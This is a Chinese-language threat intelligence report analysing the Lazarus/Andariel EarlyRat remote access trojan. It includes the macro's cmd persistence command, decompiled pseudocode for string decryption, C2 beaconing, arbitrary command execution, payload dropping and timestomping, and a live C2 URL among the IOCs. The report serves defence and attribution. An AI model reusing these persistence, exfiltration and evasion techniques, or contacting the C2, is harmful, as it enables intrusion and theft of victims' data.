APT-C-26（Lazarus）组织使用EarlyRat的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2023-09-12 18:10 发表于北京

APT-C-26

Lazarus

APT-C-26(Lazarus)是一个活跃的APT组织，其下的Andariel子组织自2009年以来一直活跃，主要对位于韩国的实体进行破坏性和以经济动机为驱动的网络攻击。

近期，Kaspersky揭示了Andariel组织下新出现的恶意攻击组件——EarlyRat[1]。为深入了解其行为模式，我们对此进行了调查，并利用360安全大脑成功追踪到了EarlyRat的活动踪迹，进一步挖掘其与早期攻击活动的联系。

一、攻击活动分析

1.攻击流程分析

在我们的观察中，疑似攻击者通过Skype发送诱饵文件下载链接，之后用户通过谷歌浏览器下载了含有恶意文档的压缩文件。一旦用户被诱导打开该文件，攻击者则利用伪装成Microsoft信息的技巧，诱使用户启用宏功能。一旦用户上钩，宏将被激活并释放EarlyRat，然后开始窃取用户信息和执行恶意命令。



图1 攻击流程图

2.载荷投递分析

攻击者以冒充Microsoft的方式设计了诱饵文件，其目的在于诱导用户运行恶意宏代码。这些恶意宏首要任务是将内置二进制数据写入系统临时文件夹，具体路径为 %Temp%\1vqar5tgi51.sak，接着借助cmd来执行以下命令。

```
/c ping -n 16 226.132.219.125&pushd&forfiles /P %tmp% /S /M 1Vq
```

表1 宏代码借助cmd执行命令

攻击者利用命令提示符对特定IP地址(226.132.219.125和74.124.228.148)执行ping操作，并在系统临时文件夹中寻找特定的恶意文件。找到后，文件将被移动并重命名为WHealthScanner.exe，存储在用户的启动文件夹中，以便在每次系统启动时都会运行。这种行为表明攻击者正试图获取持久的系统访问权限，并且该方法具有较高的隐蔽性。



图2 诱饵文件

3.攻击组件分析

由宏代码投递的恶意二进制文件被命名为EarlyRat[1]。EarlyRat是一个采用PureBasic框架编写的相对简单的远程访问木马（RAT）组件。尽管其设计较为简洁，但其能够高效地执行攻击者下发的命令和执行文件，这意味着攻击者能够利用EarlyRat在受害者的计算机上进行一系列的远程操作，从简单的系统监控到复杂的数据窃取或者更进一步的系统破坏，其灵活性和易用性让EarlyRat成为攻击者的有效工具。

恶意样本使用内置的key(n>t#8;S<)对base64编码数据进行XOR解密得到所需字符串，例如C2地址、请求代理等；

```
v117 = qword_14001B110;
base64_xor(0x1400183C8i64, qword_14001B110, v12, v13, qword_14001B110);// 40.121.90.194
ResizeAndCopyMemory(&qword_140019F4C, v117);

v118 = qword_14001B110;                 // QVYRT0gVI1Qe
base64_xor(0x140018AFEi64, qword_14001B110, v14, v15, qword_14001B110);// /help.php
ResizeAndCopyMemory(&qword_140019F84, v118);

v119 = qword_14001B110;
base64_xor(0x140018260i64, qword_14001B110, v16, v17, qword_14001B110);
ResizeAndCopyMemory(&qword_140019FAC, v119);

v120 = qword_14001B110;                 // I1EOSlRXMHNbEEQDEGw6UgpRA1AYdQccXw5aExhsHGtYCl0DeUsjUAtpEUFzUicTWw1DDQsNcxQldiBudBdzUAdVEQN/XjBXARdUYFBJPFELEUIRFgt9D1wORg0E
sub_140003290(*(qword_140019F2C + 8), *qword_140019F2C, v18, v19, qword_14001B110);// Mozilla/5.0 (Windows NT 10.0 WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.
ResizeAndCopyMemory(&qword_140019F44, v120);
```

图3 解密字符

然后获取用户系统MAC地址、计算机名和IP地址，通过CRC32校验算法计算出“机器标识ID”；

```
3
4   data_len_ = data_len;
5   data_ = data;
6   if ( !data )
7     return a3;
8   v6 = ~a3;
9   if ( data_len >= 8 )
0   {
1     v7 = data_len >> 3;
2     do
3     {
4       v8 = 8i64;
5       do
6       {
7         v9 = *data_++;
8         v6 = (v6 >> 8) ^ xor_dict[(v6 ^ v9)];
9         --v8;
0       }
1       while ( v8 );
2       data_len_ -= 8;
3       --v7;
4     }
5     while ( v7 );
6   }
7
8   for ( ; data_len_; --data_len_ )
9   {
0     v10 = *data_++;
1     v6 = (v6 >> 8) ^ xor_dict[(v6 ^ v10)];
2   }
3   return ~v6;
4 }
```

图4 CRC32计算机器标识ID

对获取的系统IP地址、计算机名、用户名、系统版本和位数用“机器标识ID”进行滚动XOR加密，之后再对加密数据进行base64编码，并将其转化为URL编码数据；



图5 对系统信息进行加密

之后将这些信息发送给远程C2。



图6 窃取信息发送到远程C2

在成功接收到C2返回的数据后，获取“\r\n\r\n”后的数据，并在“%temp%”目录创建文件，将提取的数据写入到文件中；

```
v122 = qword_14001B110;
sub_14000F910(qword_14001B110);                 // 获取temp%
ResizeAndCopyMemory(&qword_140019F34, v122);
v123 = qword_14001B110;
sub_14000F9B8(qword_14001B110);
ResizeAndCopyMemory(&qword_140019FEC, v123);
v124 = qword_14001B110;
CopyWideStringToMemory(qword_140019F34);
randomnumber = GenerateRandomNumberInRange(0x3E7ui64, 0x64ui64);
sub_14000EBD0(randomnumber, qword_14001B110);
base64_xor(&word_140018382[26], v8, v9, v10, qword_14001B110);// 解密 ".tmp"
ResizeAndCopyMemory(&tmp_file, v124);
sub_140002F82(qword_140019FEC);                 // C:\\Users\\Administrator\\AppData\\Local\\Temp\\650.tmp
Get_Message(1000);
v125 = qword_14001B110;
```

图7 创建临时文件

```
qword_140019FCC = find_first_occurrence_index(qword_140019FF4, &word_140018444[164]);// 找到\r\n\r\n
third_data_len = qword_140019FCC + 3;
if ( data_len - (qword_140019FCC + 3) <= 1 )
{
  dword_14001A058 = 20;
  goto end;
}

if ( createFileAndStoreInfo(1i64, tmp_file) )// tmp文件
{
  while ( data_len > 0 )
  {
    int_temp = 0i64;
    do
    {
      if ( data_len - third_data_len - 1 < int_temp )
        break;
      v70 = return_a1_(&recv_buf[third_data_len + int_temp]);
      sub_140010920(1i64, v70);       // 写文件
      v71 = __OFADD__(1i64, int_temp++);
    }
    while ( !v71 );

    memset_0(recv_buf, 0x400, v69);
    v72 = GetHeapSize(recv_buf);
    data_len = recv_data(net_handle, recv_buf, v72 - 1);
    third_data_len = 0i64;
  }
  handleArrayValue(1i64);
}
```

图8 将C2数据写入到临时文件

之后会检查数据的第11个字节到第18个字节是否是11到81（十进制），然后使用第19到26个字节作为密钥XOR解密后续加密数据；



图9 数据示例(构造)

```
temp_q = 0i64;
while ( temp_q <= 7 )
{
  if ( return_a1_((temp_q + filebuf + 10)) != 10 * (temp_q + 1) + 1 )// （temp_q+1）*10+1
  {
    dword_14001A058 = 22;
    handleArrayValue(2i64);
    HeapFree__(buf_8);
    HeapFree__(filebuf);
    HeapFree__(decrypt_data);
    sub_14000FB84(tmp_file);
    goto end;
  }

  v74 = return_a1_((temp_q + filebuf + 18));// 第19-26字节是密钥，共8个字节
  set_byte_value((temp_q + buf_8), v74);// 8个字节
  v71 = __OFADD__(1i64, temp_q++);
  if ( v71 )
    break;
}
XORCalculateAndWriteBack(filebuf + 26, filesize - 26, buf_8, 8);// 从第27个字节之后开始解密
int_temp = 26i64;
do
{
  if ( filesize - 1 < int_temp )
    break;
  v75 = return_a1_((int_temp + filebuf));
  set_byte_value((int_temp + decrypt_data - 26), v75);
  v71 = __OFADD__(1i64, int_temp++);
}
while ( !v71 );
handleArrayValue(2i64);
HeapFree__(buf_8);
HeapFree__(filebuf);
}
```

图10 解密后续数据

解密的数据可以只有一段，这一段即要执行的命令；

```
qword_14001B110 = a5;
CopyStringToHeap(&v17, a1);
CopyStringToHeap(&v18, a2);
co_res = ExecuteProcess_(v17, v18, 0x140018028ui64, 14);// 命令执行
v12 = qword_14001B110;
CopyWideStringToMemory(v17);
CopyWideStringToMemory(&dword_140018028 + 1);
CopyWideStringToMemory(v18);
CopyWideStringToMemory(word_140018444);
ResizeAndCopyMemory(&hHeap, v12);
if ( co_res )                                   // 命令执行成功
{
  v21 = 0i64;
  do
  {
    if ( !sub_140004830(co_res) )               // 判断管道是否具有可读数据
      break;
    if ( sub_140004898(co_res) )                // 判断管道可读数据大小
    {
      v13 = qword_14001B110;
      CopyWideStringToMemory(hHeap);
      sub_1400048D0(co_res, qword_14001B110); // 读取命令执行结果
      CopyWideStringToMemory(&word_140018444[68]);
      ResizeAndCopyMemory(&hHeap, v13);
    }
    if ( !sub_140004930(co_res, 1u) )
      ++v21;
  }
  while ( v21 != 8000 );
```

图11 任意命令执行示例

在我们的观察中，攻击者执行了“cmd.exe /c systeminfo & netstat -naop tcp & ipconfig /all & tasklist”命令，通过cmd命令提示符，收集了关于受害者系统的详细信息，网络连接状况，网络接口的配置信息以及当前运行中的所有任务或进程。这可能是为了了解系统环境、识别潜在的攻击矢量，或者寻找用于深度渗透的进一步信息。

如果包含三段数据，则第二段和第三段为文件名和文件数据。其中如果投递的文件是可执行文件，则添加额外的40,000,000字节随机数据。

```
if ( filesize > first_data_len + 0x1Bi64 )// 第二段数据
{
  second_data_len = return_a1_((first_data_len + decrypt_data + 1));// 第二段数据长度
  if ( filesize <= second_data_len + first_data_len + 28 )
  {
    dword_14001A058 = 24;
    HeapFree__(decrypt_data);
    sub_14000FB84(tmp_file);        // 清理
    goto end;
  }

  HeapReAlloc_(&new_file, 0x40018028u, v79, v80);
  if ( second_data_len > 0 )
  {
    int_temp_ = 0i64;               // 第二段数据转为宽字节
    do
    {
      if ( second_data_len - 1i64 < int_temp_ )
        break;
      v118 = qword_14001B110;
      CopyWideStringToMemory(new_file);
      v101 = qword_14001B110;
      v81 = return_a1_((int_temp_ + first_data_len + decrypt_data + 2));
      CreateWideStringWithChar(v81, v101);
      ResizeAndCopyMemory(&new_file, v118);
      v71 = __OFADD__(1i64, int_temp_++);
    }
    while ( !v71 );


    third_data_len = second_data_len + first_data_len + 2;
    if ( createFileAndStoreInfo(3i64, new_file) )
    {
      temp_w = 0i64;
      do
      {
        if ( filesize - third_data_len - 27 < temp_w )
          break;
        v82 = return_a1_((third_data_len + temp_w + decrypt_data));// 第三段数据
        sub_140010920(3i64, v82);   // 第三段数据写入文件
        v71 = __OFADD__(1i64, temp_w++);
      }
      while ( !v71 );
```

图12 处理第二和第三段数据代码示例

```
        v119 = qword_14001B110;
        createSubstringFromWideString(new_file, 3, qword_14001B110);
        qword_14001B110 += 2i64;
        v110 = qword_14001B110;
        base64_xor(&word_14001802E[6], qword_14001B110, v83, v84, qword_14001B110);// exe
        qword_14001B110 = v119;
        if ( compareWideStrings((lpMem + v110), (lpMem + v119))
          || (v120 = qword_14001B110,
              createSubstringFromWideString(new_file, 3, qword_14001B110),
              qword_14001B110 += 2i64,
              v111 = qword_14001B110,
              base64_xor(
                &word_14001802E[146],
                qword_14001B110,
                v85,
                v86,
                qword_14001B110),     // EXE
              qword_14001B110 = v120,
              compareWideStrings((lpMem + v111), (lpMem + v120))) )
        {
          temp_w = 0i64;
          do
          {
            if ( temp_w > 39999999 )
              break;
            v88 = CalculateRandomNumber(255i64);
            sub_140010920(3i64, v88);
            v71 = __OFADD__(1i64, temp_w++);
          }
          while ( !v71 );
          handleArrayValue(3i64);
        }
      }
    }
```

图13 写入随机数据

同时还会修改新文件属性以防御规避。

```
if ( second_data_len > 0 )
{
  sub_14000FBC0(new_file, 2u);      // 属性隐藏
  Create_file(new_file, 0, dword_14001A054);// 设置了文件的创建时间
  Create_file(new_file, 1, dword_14001A054);// 设置了文件的最后访问时间
  Create_file(new_file, 2, dword_14001A054);//  设置了文件的最后修改时间
}
```

图14 修改文件属性

二、归属研判

在2022年9月，网络安全公司Cisco揭露了一起严重的网络攻击事件：Lazarus组织在2022年2月至7月期间，运用包括MagicRAT在内的多个恶意组件，对全球范围内的能源供应商进行攻击。在这次攻击中，攻击者利用log4j漏洞作为入侵点，并部署了众多恶意组件。值得注意的是，Cisco在其报告中披露了一个IP地址（40.121.90[.]194），这一地址与我们在分析EarlyRat过程中所发现的C2地址完全一致。

此外，Kaspersky在其报告中指出，EarlyRat是可以通过利用log4j漏洞进行部署的，同时我们在2022年3月发现了攻击者利用EarlyRat的攻击活动，其时间和恶意组件的部署方式与Cisco披露的信息基本符合。基于这些一致性，我们有理由相信我们所发现的利用EarlyRat的攻击活动，正是2022年上半年Lazarus组织发起的大规模行动的一部分。

三、防范排查建议

考虑到攻击者疑似采用了通过聊天工具向目标投递恶意压缩文件，进一步通过宏文档释放RAT以窃取用户信息的策略，我们有必要引入一系列预防和检测措施。这些措施旨在加强网络安全防护，遏制此类攻击的成功可能性，以下是我们的一些建议：

1. 聊天工具的安全使用：教育员工或用户，对通过聊天工具接收到的任何未经请求的文件或链接保持警惕，尤其是来自不熟悉的发送者或看起来可疑的文件。

2. 保持浏览器更新：始终确保您的浏览器是最新版本。浏览器的更新往往包含了最新的安全补丁，可以帮助阻止恶意软件的入侵。

3. 下载内容审查：始终谨慎对待所有下载内容，无论它们来自何处。只从可信的来源下载，并在打开任何下载文件之前都进行扫描。

4. 宏的使用：在打开任何包含宏的文档时，应始终保持警惕。最好的策略是默认禁用所有宏，并只在需要且来自可信来源的情况下手动启用。

5. 启动文件夹管理：在启动文件夹搜索WHealthScanner.exe，并使用360安全卫士进行扫描分析。

6. 定期更新和补丁管理：保持所有系统、应用程序和防病毒软件的最新版本，以确保您的网络对最新的安全威胁有所准备。

7. 开展网络安全意识培训：定期进行网络安全培训，使员工了解最新的网络威胁，包括如何识别和处理恶意软件、钓鱼攻击和其他网络安全问题。

8. 定期审计和监控：定期审计和监控网络活动，尤其是对内部和外部数据传输的监控，以便能及时发现不寻常的数据访问或传输行为。

9. 使用专业防病毒软件：使用知名的安全软件，如360安全卫士，可以帮助检测并阻止EarlyRat等恶意软件。

附录 IOC

8031958a3156187fa53490fb98c39afd

344a7f277f3d7dd2dc0e86f69c3ca49d

39598b710e44a5d27684dfa463ce5148

e439f850aa8ead560c99a8d93e472225

d642c62147fbdee00412c0604a25a58b

74f1b7a57cd76279ec16b311089995a6

78e7b9ab205ea31f7eef26de6293f103

http://40.121.90.194/help.php

参考链接

[1]https://www.kaspersky.com/about/press-releases/2023_kaspersky-uncovers-new-malware-family-used-by-andariel-lazarus-subgroup

[2]https://blog.talosintelligence.com/2022/09/lazarus-three-rats.html